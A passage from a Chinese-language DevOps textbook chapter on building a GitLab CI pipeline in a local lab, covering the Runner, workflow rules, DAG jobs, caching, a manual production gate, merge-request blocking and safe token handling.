4. **整个实验环境周期性“重启”。** 详见第 5 章常见问题 Q6：WSL 在空闲时会关闭发行版。

修复后的执行记录（`evidence/p2/gitlab-up.log`）：

```
==> waiting for GitLab (first boot takes several minutes)
ready (container healthy, sign-in page 200)
token check: user=root
==> project root/devops-delivery
==> runner
Verifying runner... is valid                        correlation_id=01M6Q0WF02GTN5GRGNGWWY2X3H runn
er=YbBiJLG4Z runner_name=9d58f01b84a5
Runner registered successfully. Feel free to start it, but if it's running already the config shou
ld be automatically reloaded!
9d58f01b84a5                                        Executor=docker Token=<redacted> URL=http://gi
tlab:8929
GitLab lab ready: http://localhost:8929  (user root, password in /home/devops/.lab-secrets/gitlab-
root-password)
exit=0 elapsed=4s
```

4.3.4 把代码推送到本地 GitLab，而不把令牌写进任何地方

```
export GL_TOKEN="$(cat ~/.lab-secrets/gitlab-root-token)"
# the token travels in an HTTP header supplied through GIT_CONFIG_* variables - never in the URL o
        r in .git/config
export GIT_CONFIG_COUNT=2 \
  GIT_CONFIG_KEY_0=http.extraHeader \
  GIT_CONFIG_VALUE_0="Authorization: Basic $(printf 'oauth2:%s' "$GL_TOKEN" | base64 -w0)" \
  GIT_CONFIG_KEY_1=safe.directory GIT_CONFIG_VALUE_1='*'
git push http://localhost:8929/root/devops-delivery.git p2/gitlab-ci:refs/heads/main
```

常见的写法 `git push https://user:token@host/...` 会把令牌留在 shell 历史、进程列表，甚至 `.git/config` 的远程地址里。`GIT_CONFIG_COUNT/KEY/VALUE` 环境变量是 Git 官方支持的“临时配置”方式，令牌只存在于当前进程环境中。

4.4 第 2 步：流水线定义解析

```
workflow:
  name: "$CI_PIPELINE_SOURCE · $CI_COMMIT_REF_NAME"
```

```yaml
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"  # merge request pipelines
    - if: $CI_COMMIT_BRANCH && $CI_OPEN_MERGE_REQUESTS    # branch with an open MR:
      when: never                                         #   the MR pipeline covers it
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH         # main
    - if: $CI_PIPELINE_SOURCE == "web"                    # "Run pipeline" button
  auto_cancel:
    on_new_commit: interruptible

stages: [lint, test, build, deploy]

variables:
  PIP_CACHE_DIR: "$CI_PROJECT_DIR/.cache/pip"
  PIP_DISABLE_PIP_VERSION_CHECK: "1"
  IMAGE: "demo-api:gl-$CI_COMMIT_SHORT_SHA"
  LAB_NETWORK: gitlab-lab_default

default:
  image: python:3.13-slim
  interruptible: true

.python:
  before_script:
    - cd app
    - pip install -r requirements-dev.txt
  cache:
    key:
      files: [app/requirements-dev.txt]
      prefix: pip
    paths: [.cache/pip]

lint:
  stage: lint
  extends: .python
  script:
    - ruff check .
    - ruff format --check .

test:
  stage: test
  extends: .python
  needs: []  # DAG: no need to wait for the lint stage
  script:
    - mkdir -p reports
    - pytest --cov --cov-report=term --cov-report=xml:reports/coverage.xml --junitxml=reports/juni
        t.xml
  coverage: '/^TOTAL.*\s(\d+(?:\.\d+)?)%$/'
  artifacts:
    when: always
    expire_in: 1 week
    paths: [app/reports/]
    reports:
      junit: app/reports/junit.xml
      coverage_report:
        coverage_format: cobertura
        path: app/reports/coverage.xml

build-image:
```

```
  stage: build
  image: docker:29-cli
  needs: [lint, test]
  rules:
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
      changes: [app/**/*]
  script:
    - docker build --build-arg APP_VERSION="gl-$CI_PIPELINE_IID" --build-arg GIT_SHA="$CI_COMMIT_S
        HORT_SHA" -t "$IMAGE" app
    - docker image inspect "$IMAGE" --format 'built {{.RepoTags}} size={{.Size}} user={{.Config.Us
        er}}'

.deploy:
  stage: deploy
  image: docker:29-cli
  interruptible: false
  script:
    - docker rm -f "demo-api-$CI_ENVIRONMENT_NAME" >/dev/null 2>&1 || true
    - >-
      docker run -d --name "demo-api-$CI_ENVIRONMENT_NAME" --network "$LAB_NETWORK"
      -p "127.0.0.1:$HOST_PORT:8080" -e APP_VERSION="gl-$CI_PIPELINE_IID" -e GIT_SHA="$CI_COMMIT_S
        HORT_SHA" "$IMAGE"
    - for _ in $(seq 1 30); do wget -qO- "http://demo-api-$CI_ENVIRONMENT_NAME:8080/healthz" && br
        eak; sleep 1; done
    - wget -qO- "http://demo-api-$CI_ENVIRONMENT_NAME:8080/api/v1/info"

deploy-dev:
  extends: .deploy
  needs: [build-image]
  variables:
    HOST_PORT: "18081"
  environment:
    name: dev
    url: http://localhost:18081/api/v1/info
  rules:
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH

deploy-prod:
  extends: .deploy
  needs: [deploy-dev]
  variables:
    HOST_PORT: "18082"
  environment:
    name: prod
    url: http://localhost:18082/api/v1/info
  rules:
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
      when: manual   # a person decides when dev is promoted to prod
  allow_failure: false  # the pipeline shows "blocked" until someone runs this job
```

4.4.1 `workflow:rules`：避免“重复流水线”

一个分支既有推送、又有打开的 MR 时，如果不加控制，每次推送会同时触发“分支流水线”和“MR 流水线”，浪费一倍资源，MR 页面上还可能显示错误的那一条。`workflow:rules` 按顺序匹配，**第一条匹配的规则生效**，都不匹配则不创建流水线：

1. 来源是 MR 事件 → 创建（MR 流水线）。
2. 分支上有打开的 MR → `when: never`（交给第 1 条处理）。
3. 默认分支 → 创建。
4. 网页上手动点击 “Run pipeline” → 创建。

于是没有 MR 的功能分支推送时**不会**跑流水线——这是一个有意的取舍，后面的证据会验证它。

4.4.2 `stages` 与 `needs`：从“阶段”到“有向无环图”

默认情况下，GitLab 按 `stages` 顺序执行，前一阶段**全部**完成才进入下一阶段。`test` 声明 `needs: []`，意思是“我不依赖任何作业”，因此它与 lint 同时开始；`build-image` 声明 `needs: [lint, test]`，两者都成功后立即开始，不必等到整个阶段结束。这就是 DAG（有向无环图）调度，大型流水线能因此显著缩短时长。

4.4.3 `cache` 与 `artifacts`：容易混淆的两件事

	cache	artifacts
目的	加速（例如 pip 下载的包）	传递结果（测试报告、构建产物）
可靠性	尽力而为，可能不存在	保证可用（直到过期）
范围	同一个缓存键的多次流水线之间共享	本流水线后续作业、页面下载、MR 报告
本项目	`key.files: app/requirements-dev.txt`：依赖锁文件变了才换缓存	`reports.junit` 与 `coverage_report` 在 MR 页面展示

`coverage: '/^TOTAL.*\s(\d+(?:\.\d+)?)%$/'` 是一个正则表达式，GitLab 用它从作业日志中抓取 pytest-cov 打印的 `TOTAL ... 99%` 行，作为该作业的覆盖率数值。

4.4.4 `rules:changes`、`environment` 与手动闸门

- `build-image` 在 MR 中只有改动了 `app/` 才运行：只改文档的 MR 不需要重新构建镜像。
- `environment:` 让 GitLab 为每次部署生成一条部署记录，并在 “Operate → Environments” 页面汇总：每个环境当前运行的是哪个提交、谁部署的、何时部署。
- `deploy-prod` 是 `when: manual`，并显式设置 `allow_failure: false`：流水线会停在 “blocked” 状态，直到有人点击运行。这就是一个最简单的**人工发布闸门**。（`rules` 中的手动作业默认就是 `allow_failure: false`，显式写出是为了让读者一眼看懂意图。）
- `.python` 和 `.deploy` 以点开头，是“隐藏作业”，不会单独运行，只用来被 `extends` 继承。

推送后先用 GitLab 自带的 CI Lint API 校验配置：

```
$ curl -s -H "PRIVATE-TOKEN: $GL_TOKEN" "http://localhost:8929/api/v4/projects/1/ci/lint?ref=main"
| jq '{valid, errors, warnings}'
{
  "valid": true,
```

```
  "errors": [],
  "warnings": []
}
```

4.5 第 3 步：main 上的第一条流水线与手动发布

```
$ bash automation/gitlab/wait-pipeline.sh main
pipeline #1 [push] ref=main sha=034fd907 status=manual duration=85s
  lint    lint         success  35s
  test    test         success  40s
  build   build-image  success  32s
  deploy  deploy-dev   success  11s
  deploy  deploy-prod  manual   0s
```



图 4-2 main 上的第一条流水线（按阶段分组的视图）：5 个作业，deploy-prod 旁边是手动运行按钮（GitLab 页面截图）

流水线状态 `manual` 表示它停在了手动闸门前。dev 环境已经可以访问：

```
$ curl -s localhost:18081/api/v1/info
{"service":"demo-api","version":"gl-1","commit":"034fd907"}
```

> **注意**
>
> 这两个容器（`demo-api-dev` 占用 `127.0.0.1:18081`，`demo-api-prod` 占用 `127.0.0.1:18082`）会一直运行，直到被清理。第 12 章在同一个端口上做 `kubectl port-forward` 时，IPv4 地址已被占用，port-forward 只绑定了 IPv6，冒烟测试于是打到了这里的旧容器。长期运行的实验环境要记录端口分配，不用的部署及时清理。

接着用 API 运行手动作业，相当于在页面上点击 ▶（`POST /projects/:id/jobs/:job_id/play`）：

```
$ curl -s -X POST -H "PRIVATE-TOKEN: $GL_TOKEN" "http://localhost:8929/api/v4/projects/1/jobs/$JOB/play" | jq '{name, status, user: .user.username}'
{
  "name": "deploy-prod",
  "status": "pending",
  "user": "root"
}
$ bash automation/gitlab/wait-pipeline.sh main
pipeline #1 [push] ref=main sha=034fd907 status=success duration=97s
  ...
  deploy  deploy-prod  success  11s
$ curl -s -H "PRIVATE-TOKEN: $GL_TOKEN" "http://localhost:8929/api/v4/projects/1/deployments?order_by=id" | jq -r '.[] | ...'
deployment #1 env=dev status=success sha=034fd907 by=root
deployment #2 env=prod status=success sha=034fd907 by=root
```

4.6 第 4 步：MR 流水线与“流水线必须成功”

与第 3 章相同的演练：从 main 拉出 `feature/bulk-discount` 分支，提交带差一错误的“满 10 件九折”功能，然后创建 MR。

```
$ bash automation/gitlab/wait-pipeline.sh --mr 1
pipeline #2 [merge_request_event] ref=refs/merge-requests/1/head sha=c1a378ba status=failed duration=27s
  lint   lint         success  22s
  test   test         failed   26s
  build  build-image  skipped  0s
[exit 1]

$ curl -s -H "PRIVATE-TOKEN: $GL_TOKEN" "http://localhost:8929/api/v4/projects/1/merge_requests/1" | jq '{iid, detailed_merge_status, merge_status, ...}'
{
  "iid": 1,
  "detailed_merge_status": "ci_must_pass",
  "merge_status": "can_be_merged",
  "head_pipeline": { "id": 2, "source": "merge_request_event", "status": "failed" }
}

$ curl -s ... "/pipelines/2/test_report" | jq '{total_count, success_count, failed_count, failed: [...]}'
{
  "total_count": 22,
```

```
  "success_count": 21,
  "failed_count": 1,
  "failed": [ "test_bulk_discount_applies_from_ten_items[10-expected_total1]" ]
}
```



图 4-3 MR 页面：流水线失败、测试摘要“1 failed, 22 total tests”、“Merge blocked: Pipeline must succeed”（GitLab 页面截图）

与 GitHub 的对照非常整齐：`merge_status: can_be_merged` 只说明没有 Git 冲突；**`detailed_merge_status: ci_must_pass` 才是“被阻断”的原因**。测试报告来自 `artifacts:reports:junit`——GitLab 解析 JUnit XML 后，直接在 MR 页面告诉审阅者是哪一个测试失败了。

推送修复提交后：

```
pipeline #3 [merge_request_event] ref=refs/merge-requests/1/head sha=7343db4d status=success durat
ion=46s
  lint   lint         success  23s
  test   test         success  29s
```

```
  build  build-image  success  16s
detailed_merge_status=mergeable
```

（`detailed_merge_status` 在流水线刚结束时短暂显示为 `unchecked`，这是 GitLab 在后台重新计算可合并性；几秒后变为 `mergeable`。）

这一次的合并发生在**本地实验 GitLab** 中，通过 API 完成：

```
$ curl -s -X PUT -H "PRIVATE-TOKEN: $GL_TOKEN" ".../merge_requests/1/merge" | jq '{state, merged_by: .merged_by.username, merge_commit_sha: .merge_commit_sha[0:8]}'
{ "state": "merged", "merged_by": "root", "merge_commit_sha": "dd38a063" }
$ bash automation/gitlab/wait-pipeline.sh main
pipeline #4 [push] ref=main sha=dd38a063 status=manual duration=56s
$ curl -s localhost:18081/api/v1/info
{"service":"demo-api","version":"gl-4","commit":"dd38a063"}
```

`workflow:rules` 的验证： 列出所有流水线，功能分支 `feature/bulk-discount` 从来没有过“分支流水线”，只有 MR 流水线：

```
#3  merge_request_event  refs/merge-requests/1/head  success
#2  merge_request_event  refs/merge-requests/1/head  failed
#1  push                 main                       success
```

DAG 的验证： 流水线 #4 中各作业的真实开始/结束时间：

```
lint          started=23:38:13  finished=23:38:36  status=success
test          started=23:38:12  finished=23:38:41  status=success
build-image   started=23:38:42  finished=23:38:57  status=success
deploy-dev    started=23:38:58  finished=23:39:12  status=success
deploy-prod   started=          finished=          status=manual
```

test 甚至比 lint 早一秒开始，两者并行；build-image 在**两者中较晚完成的那个**（test，23:38:41）之后一秒开始。



图 4-4 流水线 #4 的“作业依赖”视图：deploy-prod 停在手动闸门（GitLab 页面截图）



图 4-5 Environments 页面：dev 已是合并提交 dd38a063，prod 仍是 034fd907，新部署处于 Waiting（GitLab 页面截图）

4.7 第 5 步：缓存是否生效

比较流水线 #1 和 #4 中 lint 作业的日志：

```
== pipeline #1, job lint (1)
Checking cache for pip-5cc53b81deb0c0fb477d0ec3a202d2d8d457eb5e-protected...
No URL provided, cache will not be downloaded from shared cache server. Instead a local version of
cache will be extracted.
Saving cache for successful job
Creating cache pip-5cc53b81deb0c0fb477d0ec3a202d2d8d457eb5e-protected...
== pipeline #4, job lint (12)
Checking cache for pip-5cc53b81deb0c0fb477d0ec3a202d2d8d457eb5e-protected...
No URL provided, cache will not be downloaded from shared cache server. Instead a local version of
cache will be extracted.
Successfully extracted cache
```

- 缓存键由前缀 `pip`、`requirements-dev.txt` 的哈希组成；结尾的 `-protected` 表示这是受保护分支（main）的缓存。GitLab 默认把受保护分支与非受保护分支（如 MR）的缓存分开，防止不受信任的分支污染发布分支使用的缓存——与 GitHub 的缓存作用域是同一种安全考虑。
- “No URL provided” 说明 Runner 没有配置 S3 等共享缓存，缓存保存在 Runner 本机。多台 Runner 时需要配置分布式缓存，否则缓存命中率很低。
- 效果：lint 从 35 秒降到 22 秒，test 从 40 秒降到 28 秒。

4.8 GitHub Actions 与 GitLab CI 实现同一门禁的对照

关注点	GitHub Actions（第 3 章）	GitLab CI（本章）
PR/MR 触发	`on: pull_request`	`workflow:rules` 中 `merge_request_event`
复用	可复用工作流 `workflow_call`	隐藏作业 + `extends`（跨项目可用 `include` /组件）
并行与依赖	Job 默认并行，`needs` 串联	默认按阶段串行，`needs` 构成 DAG
测试报告	上传为制品，需要自己看	`reports:junit` 自动显示在 MR
阻断合并	规则集必需检查 → `BLOCKED`	“Pipelines must succeed” → `ci_must_pass`
人工闸门	Deployment Environment 的必需审阅者（第 8 章）	`when: manual` 作业
部署记录	Deployments / Environments	Environments 页面

4.9 常见问题

Q1：作业日志显示克隆失败，地址是 `http://localhost:8929/...`。作业容器里的 `localhost` 不是 GitLab。为 Runner 配置 `clone_url`，并让作业容器加入能解析 GitLab 主机名的网络（`network_mode`）。

Q2：同一次推送出现两条流水线。没有配置 `workflow:rules` 去重，参考本章的四条规则。

Q3：`needs` 引用的作业被 `rules` 排除后，流水线创建失败。被依赖的作业如果可能不存在，使用 `needs: [{job: xxx, optional: true}]`，或保证两者的 `rules` 一致。

Q4：MR 显示 “Pipeline must succeed” 但流水线明明成功了。检查是否成功的是一条旧流水线，或是分支流水线而不是 MR 流水线；以 MR 的 `head_pipeline` 为准。

Q5：新建 Runner 时找不到 “registration token”。旧的注册令牌机制已弃用。在 “Admin → CI/CD → Runners” 页面或通过 API 创建 Runner，获得 `glrt-` 认证令牌后再注册。

Q6：GitLab 容器启动后很久仍不可用 / 内存不足。首次启动需要初始化数据库，几分钟是正常的；内存低于 4 GB 时可能反复重启，参考本章的精简配置。

Q7：密钥扫描工具报告“发现硬编码密码”，怎么判断真假？本项目真实遇到过：GitGuardian 在 PR 检查中把 `GITLAB_ROOT_PASSWORD: ${GITLAB_ROOT_PASSWORD:?...}` 标记为 “Generic Password”。处理步骤：① 打开报告指向的提交与行号，确认内容——这里是 Compose 的变量引用，没有任何密码值；② 扫描整个分支历史中的真实令牌格式（如 `glpat-`、`glrt-`、`ghp_`），结果为 0；③ 在 GitGuardian 中把该事件标记为误报；④ 改写配置，避免以后再触发（改为只写键、由 shell 传入值）。反过来，如果确认是真实凭据，正确的动作永远是**先吊销/轮换**，再清理代码与历史——正如本章 Runner 令牌泄露的处理过程。

4.10 清理

```
docker compose -f automation/gitlab/compose.yaml down          # 停止，保留数据卷
docker compose -f automation/gitlab/compose.yaml down -v       # 连同数据卷一起删除
docker rm -f demo-api-dev demo-api-prod                        # 流水线部署的容器
rm -f ~/.lab-secrets/gitlab-root-password ~/.lab-secrets/gitlab-root-token
```

4.11 练习

练习

1. **（理解）** Runner 主动拉取作业的模型，对网络边界和安全意味着什么？与 GitHub 托管的 Runner 相比，自托管 Runner 适合什么场景、要额外承担什么责任？
2. **（分析）** 去掉 `workflow:rules` 的第 2 条规则（分支上有打开的 MR 时 `when: never`），向一个已有 MR 的分支推送会发生什么？MR 页面会显示哪一条流水线？
3. **（排障）** 假设为了给每个 MR 部署一个评审环境，把 `deploy-dev` 改为在 MR 中也运行，`build-image` 的规则保持不变。此后，一个只改了文档的 MR 无法创建流水线，报错指向 `deploy-dev` 的 `needs: [build-image]`。说明原因，并给出两种修复方法。
4. **（动手）** 为 `.gitlab-ci.yml` 增加一个 `security` 作业，用与第 3 章相同的 Trivy 命令扫描仓库，只在 MR 和 main 上运行。Trivy 每次都要下载漏洞数据库，怎样用 `cache` 加速？
5. **（安全）** 本章 Runner 令牌泄露后，为什么“删掉日志”远远不够？写出凭据泄露的标准处置顺序。
6. **（思考）** 缓存键的 `-protected` 后缀防的是什么攻击？如果 MR 的缓存能被 main 的发布作业读取，攻击者可以怎样利用？

参考答案见附录 B。

4.12 本章小结

- GitLab Runner 主动轮询领取作业；Docker executor 为每个作业启动一个干净的容器。
- `workflow:rules` 去重、`needs` 构成 DAG、`cache` / `artifacts` 各司其职、`reports:junit` 让测试结果直接出现在 MR 中、`environment` 与手动作业形成可审计的发布流程。
- 演练证明：MR 流水线失败时 `detailed_merge_status=ci_must_pass`，修复后 `mergeable`；作业时间戳证明了 DAG 并行，缓存日志证明了缓存命中。
- 本章还记录了一次真实的凭据泄露与吊销过程——比“完美运行”的截图更有价值的工程经验。

第 5 章　打包与部署：Kubernetes 基础与 Helm（P3 / D3）

